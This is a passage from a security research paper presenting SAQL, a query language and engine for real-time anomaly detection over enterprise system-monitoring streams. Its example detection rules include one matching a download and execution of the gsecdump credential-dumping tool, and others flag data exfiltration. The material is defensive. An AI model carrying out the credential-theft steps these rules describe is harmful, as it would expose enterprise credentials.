



**Figure 1:** Major types of abnormal system behaviors ($e_1, \ldots, e_n$ are shown in ascending temporal order.)

ify anomaly models by incorporating domain knowledge from experts.

**Contributions:** We design and build a novel stream-based real-time query system. Our system takes as input a real-time event feed aggregated from multiple hosts in an enterprise, and provides an anomaly query engine. The query engine provides a novel interface for users to submit anomaly queries using our *domain-specific language*, and checks the events against the queries to detect anomalies in real-time.

**Language:** To facilitate the task of expressing anomalies based on domain knowledge of experts, our system provides a domain-specific query language, *Stream-based Anomaly Query Language (*SAQL*)*. SAQL provides (1) the syntax of event patterns to ease the task of specifying relevant system activities and their relationships, which facilitates the specification of *rule-based anomalies*; (2) the constructs for *sliding windows* and *stateful computation* that allow stateful anomaly models to be computed in each sliding window over the data stream, which facilitates the specification of *time-series anomalies*, *invariant-based anomalies*, and *outlier-based anomalies* (more details in Section 2.2). The specified models in SAQL are checked using *continuous queries* over unbounded streams of system monitoring data [51], which report the detected anomalies continuously.

Rule-based anomalies allow system experts to specify rules to detect known attack behaviors or enforce enterprise-wide security policies. Figure 1 shows an example rule-based anomaly, where a process (`cat`) accesses multiple command log files in a relatively short time period, indicating an external user trying to probe the useful commands issued by the legitimate users. To express such behavior, SAQL uses event patterns to express each activity in the format of {*subject-operation-object*} (*e.g.,* `proc p1 write file f1`), where system entities are represented as subjects (`proc p1`) and objects (`file f1`), and interactions are represented as operations initiated by subjects and targeted on objects.

Stateful computation in sliding windows over a data stream enables the specification of stateful behavior models for detecting abnormal system behaviors such as time-series anomalies, which lack support from existing stream query systems that focus on general data streams [91, 59, 30, 42]. Figure 1 shows a time-series anomaly, where a process (`sqlservr.exe`) transfers abnormally large amount of data starting from $e_2$. To facilitate the detection of such anomalies, SAQL provides constructs for *sliding windows* that break the continuous data stream into fragments with common aggregation functions (*e.g.,* `count`, `sum`, `avg`). Additionally, SAQL provides constructs to define *states in sliding windows* and allow accesses to the states of past windows. These constructs facilitate the comparison with historical states and the computation of moving averages such as three-period simple moving average (SMA) [55].

Built upon the states of sliding windows, SAQL provides high-level constructs to facilitate the specification of invariant-based and outlier-based anomalies. Invariant-based anomalies capture the invariants during training periods as models, and use the models later to detect anomalies. Figure 1 shows an invariant-based anomaly, where a process (`apache.exe`) starts an abnormal process (`java.exe`) that is unseen during the training period. SAQL provides constructs to define and learn the invariants of system behaviors in each state computed from a window, which allow users to combine both states of windows and invariants learned under normal operations to detect more types of abnormal system behaviors.

Outlier-based anomalies allow users to identify abnormal system behavior through peer comparison, *e.g.,* finding outlier processes by comparing the abnormal processes with other peer processes. Figure 1 shows an outlier-based anomaly, where a process (`sqlservr.exe`) transfers abnormally larger amount of data to an IP address than other IP addresses. SAQL provides constructs to define which information of a state in a sliding window forms a point and compute clusters to identify outliers. The flexibility and extensibility introduced by SAQL allows users to use various clustering algorithms for different deployed environments.

**Execution Engine:** We build the query engine on top of Siddhi [20] to leverage its mature stream management engine. Based on the input SAQL queries, our system synthesizes Siddhi queries to match data from the stream,

and performs stateful computation and anomaly model construction to detect anomalies over the stream. One major challenge faced by this design is the scalability in handling multiple concurrent anomaly queries over the large-scale system monitoring data. Typically, different queries may access different attributes of the data using different sliding windows. To accommodate these needs, the scheme employed by the existing systems, such as Siddhi, Esper, and Flink [20, 12, 4], is to make copies of the stream data and feed the copies to each query, allowing each query to operate separately. However, such scheme is not efficient in handling the big data collected from system monitoring.

To address this challenge, we devise a master-dependent-query scheme that identifies compatible queries and groups them to use a single copy of the stream data to minimize the data copies. Our system first analyzes the submitted queries with respect to the *temporal dimension* in terms of their sliding windows and the *spatial dimension* in terms of host machines and event attributes. Based on the analysis results, our system puts the *compatible queries* into groups, where in each group, a *master query* will directly access the stream data and the other *dependent queries* will leverage the intermediate execution results of the master query. Note that such optimization leverages both the characteristics of the spatio-temporal properties of system monitoring data and the semantics of SAQL queries, which would not be possible for the queries in general stream-based query systems [20, 12, 51, 4].

**Deployment and Evaluation:** We built the whole SAQL system (around 50,000 lines of Java code) based on the existing system-level monitoring tools (i.e., auditd [15] and ETW [13]) and the existing stream management system (i.e., Siddhi [20]). We deployed the system in NEC Labs America comprising 150 hosts. We performed a broad set of attack behaviors in the deployed environment, and evaluated the system using 1.1TB of real system monitoring data (containing 3.3 billion events): (1) our case study on four major types of attack behaviors (17 SAQL queries) shows that our SAQL system has a low alert detection latency (<2s); (2) our pressure test shows that our SAQL system has a high system throughput (110000 events/s) for a single representative rule-based query that monitors file accesses, and can scale to ∼4000 hosts on the deployed server; (3) our performance evaluation using 64 micro-benchmark queries shows that our SAQL system is able to efficiently handle concurrent query execution and achieves more efficient memory utilization compared to Siddhi, achieving 30% average saving. All the evaluation queries are available on our *project website [19]*.

**Table 1:** Representative attributes of system entities

| Entity | Attributes |
|---|---|
| File | Name, Owner/Group, VolumeID, DataID, etc. |
| Process | PID, Name, User, Cmd, Binary Signature, etc. |
| Network Connection | IP, Port, Protocol |

## 2 Background and Examples

In this section, we first present the background on system monitoring and then show SAQL queries to demonstrate the major types of anomaly models supported by our system. The point is not to assess the quality of these models, but to provide examples of language constructs that are essential in specifying anomaly models, which lack good support from existing query tools.

### 2.1 System Monitoring

System monitoring data represents various system activities in the form of events along with time [63, 64, 52, 60]. Each event can naturally be described as a system entity (subject) performing some operation on another system entity (object). For example, a process reads a file or a process accesses a network connection. An APT attack needs multiple steps to succeed, such as target discovery and data exfiltration, as illustrated in the cyber kill chain [28]. Therefore, multiple attack footprints might be left as "dots", which can be captured precisely by system monitoring.

System monitoring data records system audit events about the system calls that are crucial in security analysis [63, 64, 52, 60]. The monitored system calls are mapped to three major types of system events: (1) process creation and destruction, (2) file access, and (3) network access. Existing work has shown that on mainstream operating systems (Windows, Linux and OS X), system entities in most cases are files, network connections and processes [63, 64, 52, 60]. In this work, we consider *system entities* as *files*, *processes*, and *network connections* in our data model. We define an interaction among entities as an *event*, which is represented using the triple ⟨*subject, operation, object*⟩. We categorize events into three types according to the type of their object entities, namely *file events*, *process events*, and *network connection events*.

Entities and events have various attributes (Tables 1 and 2). The attributes of an entity include the properties to describe the entities (*e.g.,* file name, process name, and IP addresses), and the unique identifiers to distinguish entities (*e.g.,* file data ID and process ID). The attributes of an event include event origins (*i.e.,* agent ID and start time/end time), operations (*e.g.,* file read/write), and other security-related properties (*e.g.,* failure code). In particular, agent ID refers to the unique ID of the host where the entity/event is collected.

**Table 2:** Representative attributes of system events

| | |
|---|---|
| Operation | Read/Write, Execute, Start/End, Rename/Delete. |
| Time/Sequence | Start Time/End Time, Event Sequence |
| Misc. | Subject ID, Object ID, Failure Code |

## 2.2 SAQL Queries for Anomalies

We next present how to use SAQL as a unified interface to specify various types of abnormal system behaviors.

**Rule-based Anomaly:** Advanced cyber attacks typically include a series of steps that exploit vulnerabilities across multiple systems for stealing sensitive information [2, 1]. Query 1 shows a SAQL query for describing an attack step that reads external network (`evt1`), downloads a database cracking tool `gsecdump.exe` (`evt2` ), and executes (`evt3`) it to obtain database credentials. It also specifies these events should occur in ascending temporal order (Line 4).

```
1 proc p1 read || write ip i1[src_ip != "
      internal_address"] as evt1
2 proc p2["%powershell.exe"] write file f1["%gsecdump.
      exe"] as evt2
3 proc p3["%cmd.exe"] start proc p4["%gsecdump.exe"] as
       evt3
4 with evt1 -> evt2 -> evt3
5 return p1, i1, p2, f1, p3, p4 // p1 -> p1.exe_name,
      i1 -> i1.dst_ip, f1 -> f1.name
```

**Query 1:** A rule-based SAQL query

**Time-Series Anomaly:** SAQL query provides the constructs of sliding windows to enable the specification of time-series anomaly models. For example, a SAQL query may monitor the amount of data sent out by certain processes and detect unexpectedly large amount of data transferred within a short period. This type of query can detect network spikes [24, 26], which often indicates a data exfiltration. Query 2 shows a SAQL query that monitors network usage of each application and raises an alert when the network usage is abnormally high. It specifies a 10-minute sliding window (Line 1), collects the amount of data sent through network within each window (Lines 2-4), and computes the moving average to detect spikes of network data transfers (Line 5). In the query, `ss[0]` means the state of the current window while `ss[1]` and `ss[2]` represent the states of the two past windows respectively (`ss[2]` occurs earlier than `ss[1]`). Existing stream query systems and anomaly systems [51, 59, 30] lack the expressiveness of stateful computation in sliding windows to support such anomaly models.

```
1 proc p write ip i as evt #time(10 min)
2 state[3] ss {
3   avg_amount := avg(evt.amount)
4 } group by p
5 alert (ss[0].avg_amount > (ss[0].avg_amount + ss[1].
      avg_amount + ss[2].avg_amount) / 3) && (ss[0].
      avg_amount > 10000)
6 return p, ss[0].avg_amount, ss[1].avg_amount, ss[2].
      avg_amount
```

**Query 2:** A time-series SAQL query

**Invariant-based Anomaly:** Invariant-based anomalies capture the invariants during training periods as models, and use the models later to detect anomalies. To achieve invariant-based anomaly detection, SAQL provides constructs of invariant models and learning specifics to define and learn invariants of system behaviors, which allows users to combine both stateful computation and invariants learned under normal operations to detect more types of abnormal system behaviors [35]. Query 3 shows a SAQL query that specifies a 10-second sliding window (Line 1), maintains a set of child processes spawned by the Apache process (Lines 2-4), uses the first ten time windows for training the model (Lines 5-8), and starts to detect abnormal child processes spawned by the Apache process (Line 10). The model specified in the Lines 5-8 is the set of names of the processes forked by the Apache process in the training stage. During the online detection phase, this query generates alerts when a process with a new name is forked by the Apache process. General stream query systems without the support of stateful computation and invariant models cannot express such types of anomaly models. Note that the invariant definition allows multiple aggregates to be defined.

```
1 proc p1["%apache.exe"] start proc p2 as evt #time(10
      s)
2 state ss {
3   set_proc := set(p2.exe_name)
4 } group by p1
5 invariant[10][offline] {
6   a := empty_set // invariant init
7   a = a union ss.set_proc //invariant update
8 }
9 alert |ss.set_proc diff a| > 0
10 return p1, ss.set_proc
```

**Query 3:** An invariant-based SAQL query

**Outlier-based Anomaly:** Outlier-based anomalies allow users to identify abnormal system behavior through peer comparison, *e.g.,* finding outlier processes by comparing the abnormal processes with other peer processes. To detect outlier-based anomalies, SAQL provides constructs of outlier models to define which information in a time window forms a multidimensional point and compute clusters to identify outliers. Query 4 shows a SAQL query that (1) specifies a 10-minute sliding window (Line 2), (2) computes the amount of data sent through network by the `sqlservr.exe` process for each outgoing IP address (Lines 3-5), and (3) identifies the outliers using DBSCAN clustering (Lines 6-8) to detect the suspicious IP that triggers the database dump. Note that Line 6 specifies which information of the state forms a point and how the "distance" among these points should be computed ("`ed`" representing Euclidean Distance). These language constructs enable SAQL to express models for peer comparison, which has limited support from the existing querying systems where only simple aggregation such as max/min are supported [51, 20, 12].





**Figure 2:** The architecture of SAQL system

```
agentid = 1 // sqlserver host
proc p["%sqlservr.exe"] read || write ip i as evt #time(10 min)
state ss {
  amt := sum(evt.amount)
} group by i.dstip
cluster(points=all(ss.amt), distance="ed", method="DBSCAN(100000, 5)")
alert cluster.outlier && ss.amt > 1000000
return i.dstip, ss.amt
```

**Query 4:** An outlier-based SAQL query using clustering

In addition to querying outliers through clustering, SAQL also supports querying through aggregation comparison. For example, in Query 4, replacing the `alert` statement with `alert ss.amt>1.5*iqr(all(ss.amt))+q3(all(ss.amt))` gives interquartile range (IQR)-based outlier detection [38], and replacing the `alert` statement with `alert ss.amt>3*stddev(all(ss.amt))+avg(all(ss.amt))` gives 3-sigma-based outlier detection [38]. SAQL also supports querying outliers through sorting, and reports top sorted results as alerts, which is useful in querying most active processes or IP addresses.

## 3 System Overview and Threat Model

Figure 2 shows the SAQL system architecture. We deploy monitoring agents across servers, desktops and laptops in the enterprise to monitor system-level activities by collecting information about system calls from kernels. System monitoring data for Windows, Linux, and Mac OS are collected via ETW event tracing [13], Linux Audit Framework [15], and DTrace [8]. The collected data is sent to the central server, forming an event stream.

The SAQL system takes SAQL queries from users, and reports the detected alerts over the event stream. The system consists of two components: (1) the language parser, implemented using ANTLR 4 [3], performs syntactic and semantic analysis of the input queries and generates an anomaly model context for each query. An anomaly model context is an object abstraction of the input query that contains all the required information for the query execution and anomaly detection; (2) the execution engine, built upon Siddhi [20], monitors the data stream and reports the detected alerts based on the execution of the anomaly model contexts.

The execution engine has four sub-modules: (1) the multievent matcher matches the events in the stream against the event patterns specified in the query; (2) the state maintainer maintains the states of each sliding window computed from the matched events; (3) the concurrent query scheduler divides the concurrent queries into groups based on the master-dependent-query scheme (Section 5.2) to minimize the need for data copies; (4) the error reporter reports errors during the execution.

**Threat Model:** SAQL is a stream-based query system over system monitoring data, and thus we follow the threat model of previous works on system monitoring data [63, 64, 69, 68, 32, 50]. We assume that the system monitoring data collected from kernel space [15, 13] are not tampered, and that the kernel is trusted. Any kernel-level attack that deliberately compromises security auditing systems is beyond the scope of this work.

We do consider that insiders or external attackers have full knowledge of the deployed SAQL queries and the anomaly models. They can launch attacks with seemingly "normal" activities to evade SAQL's anomaly detection, and may hide their attacks by mimicking peer hosts' behaviors to avoid SAQL's outlier detection.

## 4 SAQL Language Design

SAQL is designed to facilitate the task of expressing anomalies based on the domain knowledge of experts. SAQL provides explicit constructs to specify system entities/events, as well as event relationships. This facilitates the specification of rule-based anomalies to detect known attack behaviors or enforce enterprise-wide security policies. SAQL also provides constructs for sliding windows and stateful computation that allow stateful anomaly models to be computed in each sliding window over the data stream. This facilitates the specification of time-series anomalies, invariant-based anomalies, and outlier-based anomalies, which lack support from existing stream query systems and stream-based anomaly de-

tection systems. Grammar 1 shows the representative rules of SAQL. We omit the terminal symbols.

## 4.1 Multievent Pattern Matching

SAQL provides the event pattern syntax (in the format of {*subject-operation-object*}) to describe system activities, where system entities are represented as subjects and objects, and interactions are represented as operations initiated by subjects and targeted on objects. Besides, the syntax directly supports the specification of event temporal relationships and attribute relationships, which facilitates the specification of complex system behavioral rules.

**Global Constraint:** The ⟨*global_cstr*⟩ rule specifies the constraints for all event patterns (*e.g.,* `agentid = 1` in Query 4 specifies that all event patterns occur on the same host).

**Event Pattern:** The ⟨*evt_patt*⟩ rule specifies an event pattern, including the subject/object entity (⟨*entity*⟩), the event operation (⟨*op_exp*⟩), the event ID (⟨*evt*⟩), and the optional sliding window (⟨*wind*⟩). The ⟨*entity*⟩ rule consists of the entity type (file, process, network connection), the optional entity ID, and the optional attribute constraints expression (⟨*attr_exp*⟩). Logical operators (&&, ||, !) can be used in ⟨*op_exp*⟩ to form complex operation expressions (*e.g.,* `proc p read || write file f`). The ⟨*attr_exp*⟩ rule specifies an attribute expression which supports the use of the logical operators, the comparison operators (=, !=, >, >=, <, <=), the arithmetic operators (+, −, ∗, /), the aggregation functions, and the stateful computation-related operators (*e.g.,* `proc p[pid = 1 && name = "%chrome.exe"]`).

**Sliding Window:** The ⟨*wind*⟩ rule specifies the sliding windows for stateful computation. For example, `#time(10 min)` in Query 2 specifies a sliding window whose width is 10 minutes. An optional step size can be provided (*e.g.,* `#time(10 min)(1 min)` indicates a step size of 1 minute).

**Event Temporal Relationship:** The ⟨*temp_rel*⟩ rule specifies the temporal dependencies among event patterns. For example, `evt1->evt2->evt3` in Query 1 specifies that `evt1` occurs first, then `evt2`, and finally `evt3`. Finer-grained control of temporal distance can also be provided. For example, `evt1 ->[1-2 min] evt2 ->[1-2 min] evt3` indicates that the time span between the two events is 1 to 2 minutes.

**Event Attribute Relationship:** Event attribute relationships can be included in the alert rule (⟨*alert*⟩) to specify the attribute dependency of event patterns (*e.g.,* `alert evt1.agentid = evt2.agentid && evt1.dst_id = evt2.src_id` for two event patterns `evt1` and `evt2` indicates that the two events occur at the same host and are "physically connected": the object entity of `evt1` is exactly the subject entity of `evt2`).

⟨*saql*⟩ ::= (⟨*global_cstr*⟩)* (⟨*evt_patt*⟩)+ ⟨*temp_rel*⟩? ⟨*state*⟩? ⟨*groupby*⟩? ⟨*alert*⟩? ⟨*return*⟩ ⟨*sortby*⟩? ⟨*top*⟩?

**Data types:**

⟨*num*⟩ ::= ⟨*int*⟩ | ⟨*float*⟩
⟨*val*⟩ ::= ⟨*int*⟩ | ⟨*float*⟩ | ⟨*string*⟩
⟨*val_set*⟩ ::= '(' ⟨*val*⟩ (',' ⟨*val*⟩)* ')'
⟨*id*⟩ ::= ⟨*letter*⟩(⟨*letter*⟩ | ⟨*digit*⟩)*
⟨*attr*⟩ ::= ⟨*id*⟩ ('[' ⟨*int*⟩ ']')? ('.' ⟨*id*⟩)?

**Multievent pattern matching:**

⟨*global_cstr*⟩ ::= ⟨*attr_exp*⟩
⟨*evt_patt*⟩ ::= ⟨*entity*⟩ ⟨*op_exp*⟩ ⟨*entity*⟩ ⟨*evt*⟩? ⟨*wind*⟩?
⟨*entity*⟩ ::= ⟨*entity_type*⟩ ⟨*id*⟩ ('[' ⟨*attr_exp*⟩']')?
⟨*op_exp*⟩ ::= ⟨*op*⟩
| '!'⟨*op_exp*⟩
| ⟨*op_exp*⟩ ('&&' | '||') ⟨*op_exp*⟩
| '(' ⟨*op_exp*⟩ ')'
⟨*evt*⟩ ::= 'as' ⟨*id*⟩ ('[' ⟨*attr_exp*⟩']')?
⟨*wind*⟩ ::= '#' ⟨*time_wind*⟩ | ⟨*length_wind*⟩
⟨*time_wind*⟩ ::= 'time' '(' ⟨*num*⟩ ⟨*time_unit*⟩')' ('['⟨*num*⟩ ⟨*time_unit*⟩']')?
⟨*length_wind*⟩ ::= 'length' '(' ⟨*int*⟩')'
⟨*attr_exp*⟩ ::= ⟨*attr*⟩ | ⟨*val*⟩
| ⟨*attr_exp*⟩ ⟨*bop*⟩ ⟨*attr_exp*⟩
| ⟨*attr_exp*⟩ ('&&' | '||') ⟨*attr_exp*⟩
| '!'⟨*attr_exp*⟩
| '(' ⟨*attr_exp*⟩ ')'
| ⟨*attr*⟩ 'not'? 'in' ⟨*val_set*⟩
| ⟨*agg_func*⟩ '(' ⟨*attr_exp*⟩ (',' ⟨*attr_exp*⟩)*')'
| ⟨*attr_exp*⟩ ⟨*set_op*⟩ ⟨*attr_exp*⟩
| '|' ⟨*attr_exp*⟩ '|'
| ⟨*peer_ref*⟩ '(' ⟨*attr_exp*⟩')'
⟨*temp_rel*⟩ ::= 'with' ⟨*id*⟩ (('->'|'<-') ('[' ⟨*num*⟩ '-' ⟨*num*⟩ ⟨*time_unit*⟩']')? ⟨*id*⟩)+

**Stateful computation:**

⟨*state*⟩ ::= ⟨*state_def*⟩ ⟨*state_inv*⟩? ⟨*state_cluster*⟩?
⟨*state_def*⟩ ::= 'state' ('[' ⟨*int*⟩ ']')? ⟨*id*⟩ '{' ⟨*state_field*⟩ ⟨*state_field*⟩*'}' ⟨*groupby*⟩
⟨*state_field*⟩ ::= ⟨*id*⟩ ':=' (⟨*agg_func*⟩ | ⟨*set_func*⟩) '(' ⟨*attr*⟩ ')' ⟨*groupby*⟩?
⟨*state_inv*⟩ ::= 'invariant' '[' ⟨*int*⟩ ']' '[' ⟨*train_type*⟩ ']'? '{' ⟨*inv_init*⟩+ ⟨*inv_update*⟩+ '}'
⟨*inv_init*⟩ ::= ⟨*id*⟩ ':=' (⟨*num*⟩|⟨*empty_set*⟩)
⟨*inv_update*⟩ ::= ⟨*id*⟩ '=' ⟨*attr_exp*⟩
⟨*state_cluster*⟩ ::= 'cluster' '(' ⟨*point_def*⟩ ',' ⟨*distance_def*⟩ ',' ⟨*method_def*⟩ ')'
⟨*point_def*⟩ ::= 'points' '=' ⟨*peer_ref*⟩ '(' ⟨*attr*⟩ (',' ⟨*attr*⟩)* ')'
⟨*distance_def*⟩ ::= 'distance' '=' ⟨*dist_metric*⟩
⟨*method_def*⟩ ::= 'method' '=' ⟨*cluster_method*⟩ '(' ⟨*num*⟩ (',' ⟨*num*⟩)* ')'

**Alert condition checking:**

⟨*alert*⟩ ::= 'alert' ⟨*attr_exp*⟩

**Return and filters:**

⟨*return*⟩ ::= 'return' ⟨*res_pair*⟩ (', ' ⟨*res_pair*⟩)*
⟨*res_pair*⟩ ::= ⟨*attr_exp*⟩ ('as' ⟨*id*⟩)?
⟨*groupby*⟩ ::= 'group by' ⟨*attr*⟩ (',' ⟨*attr*⟩)*
⟨*sortby*⟩ ::= 'sort by' ⟨*attr*⟩ (',' ⟨*attr*⟩)* ('asc' | 'desc')?
⟨*top*⟩ ::= 'top' ⟨*int*⟩

**Grammar 1:** Representative BNF grammar of SAQL

**Context-Aware Syntax Shortcuts:**

- *Attribute inferences*: (1) default attribute names will be inferred if only attribute values are specified in an event pattern, or only entity IDs are specified in event return. We select the most commonly used attributes in security analysis as default attributes: `name` for files, `exe_name` for processes, and `dst_ip` for network connections. For example, in Query 1, `file f1["%gsecdump .exe"]` is equivalent to `file f1[name="%gsecdump.exe"]`, and `return p1` is equivalent to `return p1.exe_name`; (2) `id` will be used as default attribute if only entity IDs are specified in the alert condition. For example, given two processes `p1` and `p2`, `alert p1 = p2` is equivalent to `alert p1.id = p2.id`.
- *Optional ID*: the ID of entity/event can be omitted if it is not referenced in event relationships or event return. For example, in `proc p open file`, we can omit the file entity ID if we will not reference its attributes later.
- *Entity ID Reuse*: Reused entity IDs in multiple event patterns implicitly indicate the same entity.

## 4.2 Stateful Computation

Based on the constructs of sliding windows, SAQL provides constructs for stateful computation, which consists of two major parts: defining states based on sliding windows and accessing states of current and past windows to specify time-series anomalies, invariant-based anomalies, and outlier-based anomalies.

**State Block:** The ⟨*state_def*⟩ rule specifies a state block by specifying the state count, block ID, and multiple state fields. The state count indicates the number of states for the previous sliding windows to be stored (*e.g.,* Line 2 in Query 2). If not specified, only the state of the current window is stored by default (*e.g.,* Line 2 in Query 3). The ⟨*state_field*⟩ rule specifies the computation that needs to be performed over the data in the sliding window, and associates the computed value with a variable ID. SAQL supports a broad set of numerical aggregation functions (*e.g.,* `sum`, `avg`, `count`, `median`, `percentile`, `stddev`, etc.) and set aggregation functions (*e.g.,* `set`, `multiset`). After specifying the state block, security analysts can then reference the state fields via the state ID to construct time-series anomaly models (*e.g.,* Line 5 in Query 2 specifies a three-period simple moving average (SMA) [55] time-series model to detect network spikes).

**State Invariant:** The ⟨*state_inv*⟩ rule specifies invariants of system behaviors and updates these invariants using states computed from sliding windows (i.e., invariant training), so that users can combine both states of windows and invariants learned to detect more types of abnormal system behaviors. For example, Lines 5-8 in Query 3 specifies an invariant `a` and trains it using the first 10 window results.

**State Cluster:** The ⟨*state_cluster*⟩ rule specifies clusters of system behaviors, so that users can identify abnormal behaviors through peer comparison. The cluster specification requires the specification of the points using peer reference keywords ⟨peer_ref⟩ (*e.g.,* `all`), distance metric, and clustering method. SAQL supports common distance metrics (*e.g.,* Manhattan distance, Euclidean distance) and major clustering algorithms (*e.g.,* K-means [56], DBSCAN [48], and hierarchical clustering [56]). For example, Line 6 in Query 4 specifies a cluster of the one-dimensional points `ss.amt` using Euclidean distance and DBSCAN algorithm. SAQL also provides language extensibility that allows other clustering algorithms and metrics to be used through mechanisms such as Java Native Interface (JNI) and Java Naming and Directory Interface (JNDI).

## 4.3 Alert Condition Checking

The ⟨*alert*⟩ rule specifies the condition (a boolean expression) for triggering the alert. This enables SAQL to specify a broad set of detection logics for time-series anomalies (*e.g.,* Line 5 in Query 2), invariant-based anomalies (*e.g.,* Line 9 in Query 3), and outlier-based anomalies (*e.g.,* Line 7 in Query 4). Note that in addition to the moving average detection logic specified in Query 2, the flexibility of SAQL also enables the specification of other well-known logics, such as 3-sigma rule [38] (*e.g.,* `alert ss.amt>3*stddev(all(ss.amt))+avg(all(ss.amt))`) and IQR rule [38] (*e.g.,* `alert ss.amt>1.5*iqr(all(ss.amt))+q3(all(ss.amt))`).

## 4.4 Return and Filters

The ⟨*report*⟩ rule specifies the desired attributes of the qualified events to return as results. Constructs such as `group by`, `sort by`, and `top` can be used for further result manipulation and filtering. These constructs are useful for querying the most active processes and IP addresses, as well as specifying threshold-based anomaly models without explicitly defining states. For example, Query 5 computes the IP frequency of each process in a 1-minute sliding window and returns the active processes with a frequency greater than 100.

```
1 proc p start ip i as evt #time(1 min)
2 group by p
3 alert freq > 100
4 return p, count(i) as freq
```

**Query 5:** Threshold-based IP Frequency Anomaly

# 5 SAQL Execution Engine

The SAQL execution engine in Figure 2 takes the event stream as input, executes the anomaly model contexts

generated by the parser, and reports the detected alerts. To make the system more scalable in supporting multiple concurrent queries, the engine employs a *master-dependent-query scheme* that groups semantically compatible queries to share a single copy of the stream data for query execution. In this way, the SAQL system significantly reduces the data copies of the stream.

## 5.1 Query Execution Pipeline

The query engine is built upon Siddhi [20], so that our SAQL can leverage its mature stream management engine in terms of event model, stream processing, and stream query. Given a SAQL query, the parser performs syntactic analysis and semantic analysis to generate an anomaly model context. The concurrent query scheduler inside the query optimizer analyzes the newly arrived anomaly model context against the existing anomaly model contexts of the queries that are currently running, and computes an optimized execution schedule by leveraging the master-dependent-query scheme. The multievent solver analyzes event patterns and their dependencies in the SAQL query, and retrieves the matched events by issuing a Siddhi query to access the data from the stream. If the query involves stateful computation, the state maintainer leverages the intermediate execution results to compute and maintain query states. Alerts will be generated if the alert conditions are met for the queries.

## 5.2 Concurrent Query Scheduler

The concurrent query scheduler in Figure 2 schedules the execution of concurrent queries. A straightforward scheduling strategy is to make copies of the stream data and feed the copies to each query, allowing each query to operate separately. However, system monitoring produces huge amount of daily logs [69, 88], and such copy scheme incurs high memory usage, which greatly limits the scalability of the system.

**Master-Dependent-Query Scheme:** To efficiently support concurrent query execution, the concurrent query scheduler adopts a *master-dependent-query scheme*. In the scheme, only master queries have direct access to the data stream, and the execution of the dependent queries depends on the execution of their master queries. Given that the execution pipeline of a query typically involves four phases (*i.e.,* event pattern matching, stateful computation, alert condition checking, and attributes return), the key idea is to maintain a map $M$ from a master query to its dependent queries, and *let the execution of dependent queries share the intermediate execution results of their master query in certain phases*, so that unnecessary data copies of the stream can be significantly reduced. Algorithm 1 shows the scheduling algorithm:

**Algorithm 1:** Master-dependent-query scheme

```
Input: User submitted new SAQL query: newQ
       Map of concurrent master-dependent queries:
       M = {masQ_i → {depQ_ij}}
Output: Execution results of newQ
if M.isEmpty then
    return execAsMas(newQ, M);
else
    for masQ_i in M.keys do
        covQ = constructSemanticCover(masQ_i, newQ);
        if covQ ≠ null then
            if covQ ≠ masQ_i then
                replMas(masQ_i, covQ, M);
            addDep(covQ, newQ);
            return execDep(newQ, covQ);
    return execAsMas(newQ, M);

Function constructSemanticCover(masQ, newQ)
    if Both masQ and newQ define a single event pattern then
        if masQ and newQ share the same event type, operation
          type, and sliding window type then
            Construct the event pattern cover evtPattCovQ by
              taking the union of their attributes and agent IDs
              and the GCD of their window lengths;
            if Both masQ and depQ define states then
                if masQ and depQ have the same sliding
                  window length and masQ defines a super set
                  of state fields of depQ then
                    Construct the state cover stateCovQ by
                      taking the union of their state fields;
            return covQ by concatenating evtPattCovQ,
              stateCovQ, and the rest parts of masQ;
    return null;
Function execAsMas(newQ, M)
    Make newQ as a new master and execute it;
Function addDep(masQ, depQ, M)
    Add depQ to the dependencies of masQ;
Function replMas(oldMasQ, newMasQ, M)
    Replace the old master oldMasQ with the new master
      newMasQ and update dependencies;
Function execDep(depQ, masQ)
    if depQ == masQ then
        return execution results of masQ;
    else if Both masQ and depQ define states then
        if masQ and depQ have the same sliding window length
          and masQ defines a super set of state fields of depQ
          then
            Fetch the state aggregation results of masQ,
              enforce additional filters, and feed into the
              execution pipeline of depQ;
    else
        Fetch the matched events of masQ, enforce additional
          filters, and feed into the execution pipeline of depQ;
```

1. The scheme first checks if $M$ is empty (i.e., no concurrent running queries). If so, the scheme sets *newQ* as a master query, stores it in $M$, and executes it.
2. If $M$ is not empty, the scheme checks *newQ* against every master query $masQ_i$ for compatibility and tries to construct a semantic cover *covQ*. If the construction is successful, the scheme then checks whether *covQ* equals $masQ_i$.
3. If *covQ* is different from $masQ_i$, the scheme updates the master query by replacing $masQ_i$ with *covQ* and updates all the dependent queries of $masQ_i$ to *covQ*.

4. The scheme then adds *newQ* as a new dependent query of *covQ*, and executes *newQ* based on *covQ*.
